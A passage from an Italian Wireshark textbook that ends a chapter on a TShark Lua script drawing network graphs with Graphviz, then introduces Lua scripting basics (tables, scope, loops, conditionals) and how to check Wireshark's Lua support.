        local tmp_e = gv.edge(tmp_s, tmp_d)
        gv.setv(tmp_s, "URL", "")
        local s_tltip = gv.getv(tmp_s, "tooltip")
        local d_tltip = gv.getv(tmp_d, "tooltip")

        gv.setv(tmp_s, "tooltip", s_tltip .. "\n" .. streaminfo["psrc"])
        gv.setv(tmp_d, "tooltip", d_tltip .. "\n" .. streaminfo["pdst"])

        if streaminfo["istcp"] then
            gv.setv(tmp_e, "color", "red")

        else
```

```
                    gv.setv(tmp_e, "color", "green")

                end

            end

            --gv.setv(G, "concentrate", "true")
            gv.setv(G, "overlap", "scale")
            gv.setv(G, "splines", "true")
            gv.layout(G, "neato")
            gv.render(G, "svg")

        --fine di tap.draw()
        end

    --fine di init_listener()
    end

    -- chiama la funzione init_listener
    init_listener()


--fine di tutto
end
```

Per lanciare lo script, eseguite il comando seguente, che genera un file SVG e lo salva come `w4sp_graph.svg`. Notate che ascoltiamo sull'interfaccia `w4sp_lab`. Questo script può girare anche per una cattura di pacchetto, utilizzando il commutatore `-r`.

```
w4sp@w4sp-kali:~$ w4sp_tshark -q -X lua_script:wireviz.lua
 -i w4sp_lab > w4sp_graph.svg
Capturing on 'w4sp_lab'
^C143 packets captured
```

Una volta aperto il file SVG, potete vederlo in Iceweasel con il comando:

```
w4sp@w4sp-kali:~$ iceweasel w4sp_graph.svg
```

Dovreste vedere qualcosa di simile a quello che compare nella Figura 7.18.

Un grafico di rete può essere prezioso in molte situazioni. Come abbiamo detto nell'introduzione di questa sezione, potreste essere penetration tester di fronte a una rete che non conoscete.

Con questo script Lua, potete avere un quadro generale di alto livello del traffico di rete. Anche se il cliente vi dovesse fornire un diagramma della rete, il vostro sarà basato sul traffico effettivo, non su quello che il cliente pensa sia il traffico.




Figura 7.18 Grafico di rete generato da TShark.

Analogamente, potreste avere una situazione in cui vi aspettate una certa connessione fra due sistemi, ma il grafico di rete generato da Lua non ne mostra l'esistenza. Non è una "pistola fumante" che permetta di risolvere subito un problema, ma rappresenta una discrepanza che merita ulteriori indagini.

Riepilogo

In questo capitolo abbiamo affrontato molti argomenti. Abbiamo visto come usare Wireshark per decifrare traffico cifrato SSL/TLS. Il primo metodo di decifrazione usava la chiave privata del server TLS e può essere utilizzato solo se non viene applicato lo scambio di chiavi Diffie-Hellman. Nel caso di cifrari più robusti che usano Diffie-Hellman, abbiamo visto come ottenere le chiavi di sessione necessarie per la decifrazione dal browser, utilizzando la variabile d'ambiente `SSLKEYLOGFILE`, per poi esaminare il file risultante con Wireshark.

Dopo aver parlato di crittografia, siamo passati a un altro fronte e abbiamo visto come catturare traffico USB dai sistemi operativi Linux e Windows mediante Wireshark. Con le idee chiare su come catturare i pacchetti USB, abbiamo costruito un *key sniffer* basato su TShark.

Infine, abbiamo visto come importare la libreria grafica Graphviz di Lua per una visualizzazione della rete. Con la libreria Graphviz, abbiamo creato un file SVG contenente tutti gli host di rete, nonché le connessioni corrispondenti. Questo consente di avere rapidamente un'idea della topologia della rete senza dovervi iniettare pacchetti dal vostro sistema.

Esercizi

1. Provate a decifrare traffico SSL/TLS nel vostro browser. Avendo la chiave, potete decifrarlo? Perché, o perché no? (Suggerimento: scambio DH.)
2. Supponiamo troviate un vecchio sistema Linux con kernel 2.6.7. Qual è il passo ulteriore da effettuare per catturare traffico USB su un kernel precedente il 2.6.23? Potete consultare in proposito `https://wiki.wireshark.org/CaptureSetup/USB#Linux`.
3. Provate a ricavare una rappresentazione grafica della rete in diversi scenari di W4SP Lab, per esempio con i pulsanti MitM o IPS abilitati. Confrontate le rappresentazioni e vedete quali nodi compaiono (e quali no).

Scripting con Lua

Ben arrivati al capitolo finale. Finora, lavorare con Wireshark normalmente significava usare l'interfaccia grafica, e solo ogni tanto abbiamo citato la sua interfaccia a riga di comando, TShark. Abbiamo introdotto brevemente TShark nel Capitolo 4, ma qui amplieremo di molto il nostro uso della riga di comando.

Il motivo per cui ricorriamo alla riga di comando è per poter utilizzare gli script. Questo capitolo ha come tema centrale un linguaggio di scripting, Lua, che, come scoprirete, permette di sfruttare ulteriormente le potenzialità di Wireshark. Lua consente di eseguire attività specifiche per la cattura o l'analisi di pacchetti, e di estendere Wireshark, sia da riga di comando sia nella GUI.

Cominceremo con alcuni aspetti fondamentali di Lua per dimostrare funzionalità semplici, poi passeremo a scrivere un nostro dissettore. Infine, per mettere veramente in luce come Lua possa estendere Wireshark, costruiremo script più complessi per l'analisi e la cattura.

Gli script sono stampati in queste pagine per semplificare la consultazione, ma tutto il sorgente è disponibile online, perché non dobbiate riscriverlo. Tutti gli script Lua sono disponibili dal repository di W4SP Lab in GitHub, che potete trovare all'indirizzo `https://github.com/w4sp-book/w4sp-lab/`.

Perché Lua?

Molti pacchetti software ammettono plug-in di qualche tipo, e per buoni motivi. Gli sviluppatori degli strumenti non possono sempre costruire funzioni per tutte le situazioni. L'estendibilità è ciò che distingue gli strumenti che si usano spesso per molte ragioni diverse da quelli che si usano solo una volta tanto. Plug-in e altre forme di estensione delle applicazioni di solito sono resi possibili da una API (*application programming interface*), una interfaccia che consente ad altri sviluppare di sfruttare facilmente i componenti già esistenti per produrre nuove funzionalità. Una buona API permette di implementare nuove funzionalità in un tempo molto più breve di quello necessario a realizzare qualcosa da zero o con l'aiuto delle normali librerie di programmazione.

Fino a pochi anni fa, gli utenti di Wireshark utilizzavano un'API di questo genere. Quella che era conosciuta come *Wireshark API* era l'unico modo possibile per creare e aggiungere dissettori a Wireshark. Quell'API doveva essere programmata in C e quindi richiedeva la ricompilazione ed era una fonte costante di problemi di sicurezza, perché il C è soggetto a corruzione della memoria quando non viene implementato correttamente. Un linguaggio di scripting è una soluzione più flessibile e moderna, e così Wireshark ha optato per Lua.

Lua è un linguaggio di scripting: il codice Lua viene letto da un file sorgente/script in puro testo e poi eseguito dall'interprete Lua (un eseguibile compilato) dinamicamente al runtime. Un linguaggio di scripting può essere definito anche un *linguaggio interpretato* o *gestito*. Poiché il codice viene interpretato a runtime e in generale tutto l'accesso alla memoria è gestito a runtime, Lua, in questo caso, è l'interprete. Tutto questo significa che di solito (anche se non sempre) vulnerabilità di sicurezza come la corruzione di memoria sono meno comuni, poiché gli sviluppatori non sono direttamente responsabili di gestire l'accesso alla memoria (il che di solito è la causa di

vulnerabilità per overflow del buffer e così via). La cosa può non essere chiarissima se non avete una formazione informatica o di programmazione, ma alla fine tutto quello che dovete sapere è che un file di puro testo creato da voi può essere eseguito immediatamente da Lua senza dover essere prima compilato, come accade invece con altri linguaggi, come C/C++.

Lua è stato sviluppato da Tecgraf, un gruppo di tecnologia informatica alla Pontificia Università Cattolica di Rio de Janeiro in Brasile e oggi è gestito da LabLua, nell'ambito del Dipartimento di informatica della PUC di Rio. Ha avuto origine da due linguaggi, Sol e DEL, entrambi sviluppati da Tecgraf agli inizi degli anni Novanta. Erano entrambi linguaggi di descrizione di dati con un valore limitato come linguaggi di scripting. Entrambi erano privi delle necessarie strutture di controllo del flusso, e questo ha spinto alla creazione di Lua. Il linguaggio poi ha attirato l'attenzione internazionale dopo che i suoi creatori hanno pubblicato un saggio e Lua è stato presentato in una rivista di programmazione. Oggi Lua è utilizzato un po' per tutto, dai giochi ai sistemi *embedded*, al software d'impresa.

Elementi fondamentali dello scripting

Se vi è capitato di recente di usare uno dei linguaggi di programmazione interpretati più diffusi, come Python e Perl, dovreste sentirvi a vostro agio con Lua. È un linguaggio con controllo dei tipi a runtime e le variabili non devono essere dichiarate prima dell'uso, come in molti altri linguaggi di scripting. Questa sezione descrive alcuni elementi che userete spesso nello sviluppo di plug-in per Wireshark; vedremo anche per quali aspetti Lua si differenzia da altri linguaggi di programmazione.

Vedremo un frammento di codice per ciascuno dei “mattoncini” di Lua che userete regolarmente, come gli enunciati `if`, i cicli, le funzioni e le variabili. Poiché creeremo script con Lua in Wireshark, è molto importante che abbiate chiari i fondamenti del linguaggio Lua. Nei paragrafi che seguono, esploreremo ciascun elemento in modo da mettere in luce le peculiarità o le trappole del linguaggio. Passeremo poi ad aspetti specifici di Lua e Wireshark. Useremo quanto appreso di Lua e dell’API Lua di Wireshark per costruire alcuni script che dimostreranno come usare la riga di comando TShark e come modificare gli elementi della GUI nell’applicazione Wireshark. Alla fine del capitolo, estrarrete file da catture di rete e scriverete un vostro dissettore personalizzato per esaminare un protocollo personalizzato.

Se volete mettere alla prova qualcuno dei pezzi di codice Lua che seguono in questa sezione, la cosa migliore è usare l’interprete interattivo Lua (Figura 8.1). Potete lanciare l’interprete interattivo semplicemente eseguendo il binario di Lua senza argomenti. Il codice binario di Lua è diverso a seconda della piattaforma. Per Windows, potete trovarlo all’indirizzo `http://sourceforge.net/projects/luabinaries/files/`. Scaricate i codici binari di Lua, che si possono trovare sotto la cartella *Executables* relativa alla versione di Lua che volete scaricare. La cosa migliore è probabilmente scaricare una versione di Lua che corrisponda alla versione usata da Wireshark e dall’architettura del vostro sistema operativo. Consultate la sezione “Controllare se esiste il supporto per Lua” per informazioni su come identificare la versione di Lua utilizzata dalla vostra installazione di Wireshark. Per esempio, per scaricare Lua 5.3 per Windows x86, scaricate `lua-5.3_Win32_bin.zip`. Dopo averlo scaricato, scompattate il file in una directory che a quel punto conterrà i vari file binari di Lua. Quello che vi interessa è il file `lua52.exe`, l’interprete Lua, che vi mette a disposizione una shell interattiva in cui programmare.

NOTA

Se volete installare Lua dai file sorgente C, seguite le istruzioni passo per passo all'indirizzo `http://lua-users.org/wiki/BuildingLuaInWindowsForNewbies`.




Figura 8.1 L'interprete interattivo Lua.

Potete usare il gestore di pacchetti della vostra distribuzione Linux per installare Lua con facilità.

Per sistemi basati su Debian, come Kali Linux, usate il comando `apt-get install lua5.3` per installare Lua 5.3. Nell'esempio seguente, in Linux, potete vedere come l'esecuzione di un enunciato produca subito un output. L'uso dell'interprete interattivo fornisce un feedback immediato al vostro input, perciò potete mettere rapidamente alla prova come si comporta Lua, se non siete certi di come esprimere qualcosa nel nuovo linguaggio.

```
localhost:~$ lua
Lua 5.3.3  Copyright (C) 1994-2016 Lua.org, PUC-Rio
> print "test"
test
>
```

NOTA

In generale, le variabili nei programmi sono di due tipi: globali e locali. L'ambito di validità (lo *scope*) di una variabile definisce quanto è visibile al resto dello

script. In Lua, le variabili globali sono quelle di default, visibili a tutto e senza limiti. A volte, però, si vuole che una variabile sia locale, visibile solo al codice corrente. Questo comporta definire l'ambito di validità della variabile. Nella shell Lua interattiva l'ambito di validità è diverso da quello che vale in un file sorgente. Nell'interprete, l'ambito di una variabile locale è solo la singola riga in cui si trova.

Variabili

Si può assegnare una variabile utilizzando l'operatore `=`. Non è necessario che la variabile venga definita esplicitamente prima che venga usata. Se fate riferimento a una variabile cercando di utilizzarla in un'espressione, per esempio per stamparla sullo schermo, prima di assegnarle un valore, restituirà il valore speciale `nil`, che è come `NULL`, ovvero non definito, in altri linguaggi. Lua ha sette altri tipi fondamentali: booleani, numeri, stringhe, userdata, funzioni, thread e tabelle. I valori booleani sono `True` o `False`, mentre un numero equivale agli interi e ai numeri in virgola mobile di altri linguaggi, combinati. Per Lua sia 4 che 4.5 sono numeri. Il tipo stringa è quello che si può immaginare: `Hello World` è un esempio. L'ultimo tipo, probabilmente il più importante, sono le tabelle. Sono incredibilmente flessibili e si comportano come un array o una lista, un hash o un dizionario in altri linguaggi. Per esempio, provate nella shell Lua quanto segue:

```
> t_table = {11,12,13,14,15,15}
> print(t_table[1])
11
> print(t_table[2])
12
>
```

Qui vedete una tabella che si comporta come un array. La tabella è indicizzata grazie a un numero che assegna la posizione dei valori nella tabella. Notate che Lua non inizia a contare da 0, come di solito in informatica: gli indici iniziano da 1. Se poi provate a usare un indice che ecceda i limiti, come 0 o 20, nell'esempio precedente, Lua

restituisce `nil`. È importante ricordarlo quando si controlla l'esistenza di valori nell'array, perché alcuni linguaggi lanciano un'eccezione anziché restituire un valore nullo.

Abbiamo visto come una tabella possa essere trattata come un array, ma abbiamo detto che può essere usata anche come un hash/dizionario. Ecco un esempio nell'interprete Lua che lo mostra.

```
> t_table = {foo = "bar", bar="baz", baz = "biz"}
> print(t_table["foo"])
bar
> print(t_table["bar"])
baz
> print(t_table.foo)
bar
> print(t_table.bar)
baz
> t_table.bar = "foo"
> print(t_table["bar"])
foo
> t_table["xxx"] = "yyy"
> print(t_table.xxx)
yyy
>
```

Come si può vedere da questo output, una `table` è una struttura di dati chiave-valore ed è definita utilizzando `{}` come nel caso precedente dell'array. La differenza è che, invece di definire semplicemente valori a un indice numerico, si assegnano/creano chiavi univoche per ciascun valore. Poi si fa riferimento ai valori utilizzando le chiavi o fra parentesi quadre `[]` o utilizzando la notazione punto, per esempio `t_table .foo`, come si vede nello script precedente. Notate che si può anche creare una tabella vuota e assegnare poi le coppie chiave-valore, come in questo esempio:

```
> t_table = {}
> t_table["foo"] = "bar"
> t_table.bar = "baz"
> print(t_table.foo)
bar
> print(t_table["bar"])
baz
>
```

SUGGERIMENTO

È meglio usare o la notazione con le parentesi quadre o quella con il punto in tutto il codice, per semplificare la lettura.

Funzioni e blocchi

Lua non usa le paretesi graffe per delimitare un blocco di codice come un enunciato `if` o un ciclo `while`, ma la parola `then` o `do` per iniziare il blocco, e la parola `end` per chiuderlo. Può darsi che la cosa non vi torni nuova, a seconda di quali linguaggi di programmazione avete usato. Alcuni blocchi, come le funzioni, non richiedono un enunciato di apertura esplicito, ma vengono comunque chiusi con `end`. Il codice che segue mostra la creazione di una funzione `testfunction` e poi la creazione di un semplice blocco.

```
> function testfunction(var1)
>> print(var1)
>> end
> testfunction("foo")
foo
> do
>> a = 1
>> b = 2
>> end
> print(a)
1
> print(b)
2
>
```

Lua si distingue dalla maggior parte degli altri linguaggi per l’ambito d’azione predefinito di una variabile. Normalmente, se si definisce una variabile all’interno di una funzione, per esempio, il suo ambito d’azione è locale a quella funzione. Questo significa che si può usare lo stesso nome di variabile in una funzione diversa, e le due variabili conterranno valori diversi. Se volete accedere alla stessa variabile in contesti diversi, deve avere un ambito globale, il che si ottiene di solito mettendo davanti alla variabile la parola `global`. In Lua, è il contrario: le variabili per default sono globali, ma si può cambiare questo comportamento mettendo davanti alla variabile la parola `local`

quando viene usata per la prima volta. L'uso di variabili globali peggiora le prestazioni e, in generale, gli sviluppatori considerano una cattiva abitudine di programmazione usare variabili globali quando basterebbero quelle locali, perciò è buona pratica usare variabili locali ogniqualvolta possibile. Provate questo esempio in una shell Lua interattiva, per avere un'idea di come si comportano le variabili, ma ricordate di inserire tutto in un blocco `do-end`, come detto in precedenza:

```
> function a()
>>   local vara = 1
>>   print(vara)
>>   varb = 5
>> end
>
> function b()
>>   local vara = 2
>>   print(vara)
>>   varb = 10
>> end
> a() -- esegue la funzione a() e la variabile b viene impostata a 5
1
> print(varb)
5
> b() -- esegue la funzione b() e la variabile b viene impostata a 10
2

> print(vara) -- stampa la variabile locale a, al di fuori del blocco,
              -- e il risultato è nil
nil
> print(varb) -- stampa la variabile globale b, e il risultato è 10
10
>
```

Il codice precedente mostra esempi di variabili con ambito locale e globale. Ripetiamolo: in Lua le variabili sono globali per default. Solo quando volete che una variabile sia locale dovete specificarlo. Lo script precedente stampa su schermo i valori delle variabili `a` e `b`. I valori delle variabili sono stampati in vari punti, per dimostrare come cambiano, a seconda della funzione eseguita e del fatto che la variabile abbia ambito globale o locale.

Per esempio, notate che, quando viene eseguita la funzione `a()`, la variabile locale `a` prende il valore `1` e viene stampata. Poi la variabile `b` viene impostata a `5`. Poi lo script la stampa con questo valore.

Quando viene eseguita la funzione `b()`, la variabile locale `a` viene impostata al valore `2` e stampata. Poi la variabile `b` viene impostata a `10`. Poi lo script stampa la variabile `a`, ma l'output è `nil`, perché `a` era una variabile locale. Infine lo script stampa la variabile `b`, e l'output è `10`.

I commenti in Lua iniziano con `--`. Il resto della riga è commento. Potete vedere alcuni esempi nel blocco di codice precedente. Potete trasformare in commento intere sezioni di codice con `--[[` e terminare il commento con `]]`.

Cicli

I cicli in Lua funzionano come vi potete aspettare (se avete esperienza di programmazione). Le parentesi intorno all'espressione sono facoltative. Se usate solo un valore o una funzione come espressione, e non un confronto, ricordate che tutti i valori sono valutati `true` tranne `nil` e `false`. Un ciclo è delimitato da un blocco `do-end`, tranne nel caso del ciclo `repeat`, che ha un inizio implicito e viene concluso dalla parola chiave `until`.

Lua ha due tipi di cicli `for`. Il ciclo `for` implementato nella maggior parte dei linguaggi è chiamato *for numerico*, l'altro tipo è il *for generico*. Il `for` numerico rende più facile generare uno dei costrutti di ciclo `for` comuni, in cui una variabile viene inizializzata a un numero e poi incrementata fino a che non si raggiunge un certo altro numero, per esempio andando da 11 a 20 come nell'esempio che segue. Il `for` numerico rende il ciclo più breve e più facile da scrivere.

Il ciclo `for` generico è particolarmente potente perché consente di ciclare su strutture di dati come un array. Permette di avere codice più leggibile e di commettere meno errori quando si lavora con la

lunghezza degli array. Il ciclo `for` generico chiama la funzione iteratrice a ogni iterazione. Esistono funzioni iteratrici per la maggior parte delle strutture di dati. Quelle che userete più spesso sono `pairs` e `ipairs`. Provate l'esempio seguente nella shell Lua per avere un'idea di come funzionano i cicli. Notate che non abbiamo trascritto il simbolo `>` che indica la shell interattiva, per rendere più semplice copiare e incollare il codice.

```
i=1
while i<=10 do
  print(i)
  i = i+1
end

for y=21,30 do
  print(y)
end

x= {11,12,13,14,15,16,17,18,19,20}
for key,value in ipairs(x) do
  print(value)
end

x= {11,12,13,14,15,16,17,18,19,20}
for key,value in pairs(x) do
  print(value)
end
```

Il primo ciclo è un ciclo `while` che, finché la variabile `i` è minore o uguale al numero 10, stampa il valore della variabile `i` e poi la incrementa di una unità. Sullo schermo dovreste vedere stampati i numeri da 1 a 10. Il ciclo successivo è un ciclo `for` che imposta la variabile `y` al numero 21. Il ciclo continua finché la variabile `y`, che viene incrementata a ogni iterazione, non raggiunge 30. Si può incrementare il passo di un ciclo `for`, cioè di quanto viene incrementata la variabile contatore (`y` nell'esempio), aggiungendo un altro numero alla riga del ciclo `for`. Per esempio, per procedure per incrementi di 2, si cambia la prima riga del ciclo in `for y=21,30,2 do`. Nel caso di `pairs` e `ipairs`, notate qualcosa di interessante? Sembra che diano come risultato la stessa cosa. Ricordate che abbiamo detto che le tabelle

possono comportarsi sia da array/lista che da hash/dizionario? La differenza è in realtà un po' più sottile, ma la cosa che dovete ricordare è che `ipairs` funziona per una tabella che si comporta come un array, mentre `pairs` è per le tabelle che si comportano come dizionari. Mentre `pairs` può essere usato con gli array, `ipairs` non può essere usato per i dizionari, perché cerca solo indici numerici.

```
> t_table = {foo = "bar", bar = "baz", baz = "biz"}
> for key,value in ipairs(t_table) do
>> print(key .. " " .. value)
>> end
>
> for key,value in pairs(t_table) do
>> print(key .. " " .. value)
>> end

baz biz
bar baz
foo bar
```

Questo esempio è un altro ciclo `for` generico. Invece di iterare su numeri, agisce attraverso chiavi e valori.

Condizionali

Gran parte della programmazione consiste nel controllare che codice viene eseguito quando è soddisfatta una data condizione. Per controllare il flusso del vostro codice, potete usare i condizionali. In Lua è possibile solo con enunciati `if`. Quello che segue è un esempio semplice di come si possono usare enunciati `if-else` per controllare l'esecuzione del codice.

```
if(1==1) then -- questo enunciato è ovviamente vero perché 1
-- è uguale a 1
  print("yes, it is true that 1=1")

end

if (1==2) then -- questo enunciato è falso, perché 1
               -- non è uguale a 2
  print("it is not true that 1 equals 2")
else
  print("second if is false") -- questo perché 1
                              -- non è uguale a 2
end
```

Per semplificare la creazione di enunciati `if` annidati, potete combinare un enunciato `if` con la clausola `else` del precedente `if`, usando `elseif`.

```
if (1==2) then -- falso, perciò verrà eseguito
               -- l'enunciato elseif
  print("second if is true") -- viene saltato perché 1
                             --  non è uguale a 2
elseif (1==1) then - questo verrà eseguito
  print("elseif is true") -- questo verrà mandato sullo schermo
else
  print("everything is false") -- questo non viene eseguito perché 1
                               -- è uguale a 1
end
```

L’API Wireshark consente agli script Lua di accedere ai dati di dissezione, di introdurre nuovi dissettori, di registrare post-dissettori e di salvare i dati dei pacchetti su disco. L’API è ben documentata nella documentazione di Wireshark. Gli elementi generali accessibili dall’API dovrebbero esservi familiari, se avete usato Wireshark per un po’ di tempo o se avete letto il Captolo 7, perché sono costituiti prevalentemente da campi filtro o da filtri di visualizzazione.

Installazione

Wireshark incorpora un interprete Lua ed espone parte delle API C attraverso Lua. In passato, Lua era un plug-in, ma ora è generalmente compilato direttamente per default. Con alcune opzioni di installazione, però, è possibile eseguire Wireshark senza Lua. Perciò, prima di continuare nel capitolo, controllate che nella vostra installazione di Wireshark Lua sia supportato.

Controllare se esiste il supporto per Lua

Il modo più semplice per controllare se Lua è supportato consiste nell’esaminare la pagina *About* di Wireshark. Per aprirla, fate clic su *Help* > *About Wireshark*. La pagina si presenterà sostanzialmente

come nella figura 8.2, dove l'installazione di Wireshark (la più recente, al momento in cui abbiamo scritto il capitolo) era la 2.2.3, con supporto per Lua 5.2.4, anche se al momento i binari di Lua erano arrivati alla 5.3.3.

La sezione da esaminare inizia con la parola "Compiled" e continua elencando le librerie con cui è stata costruita l'installazione, precedute dalla parola "with" (con) o "without" (senza). Se la vostra installazione è "with Lua 5.x", siete a posto. Se la vostra installazione non ha incorporato il supporto per Lua, leggete le sezioni seguenti sull'installazione di Lua per il vostro sistema operativo.




Figura 8.2 La pagina About di Wireshark.

Lo stesso controllo può essere effettuato con TShark. Dalla riga di comando, potete verificare se potete eseguire script Lua, basta che scriviate **TShark -v**. Vedrete subito se lo scripting Lua è supportato.

Quello che segue è un esempio di output del comando.

```
localhost:~$ tshark -v
TShark 1.10.2 (SVN Rev 51934 from /trunk-1.10)
Copyright 1998-2013 Gerald Combs gerald@wireshark.org
and contributors. This is free software; see the source
for copying conditions. There is NO warranty; not even
for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Compiled (32-bit) with GLib 2.32.4, with libpcap, with libz 1.2.7,
 with POSIX capabilities (Linux), without libnl, with SMI 0.4.8,
with c-ares 1.9.1, with Lua 5.1, without Python, with GnuTLS 2.12.20,
with Gcrypt 1.5.0, with MIT Kerberos, with GeoIP.
Running on Linux 3.12-kali1-686-pae, with locale en_US.UTF-8,
with libpcap version 1.3.0, with libz 1.2.7.
Built using gcc 4.7.2.
```

Qui si può vedere che Lua è supportato: "…with Lua 5.1".

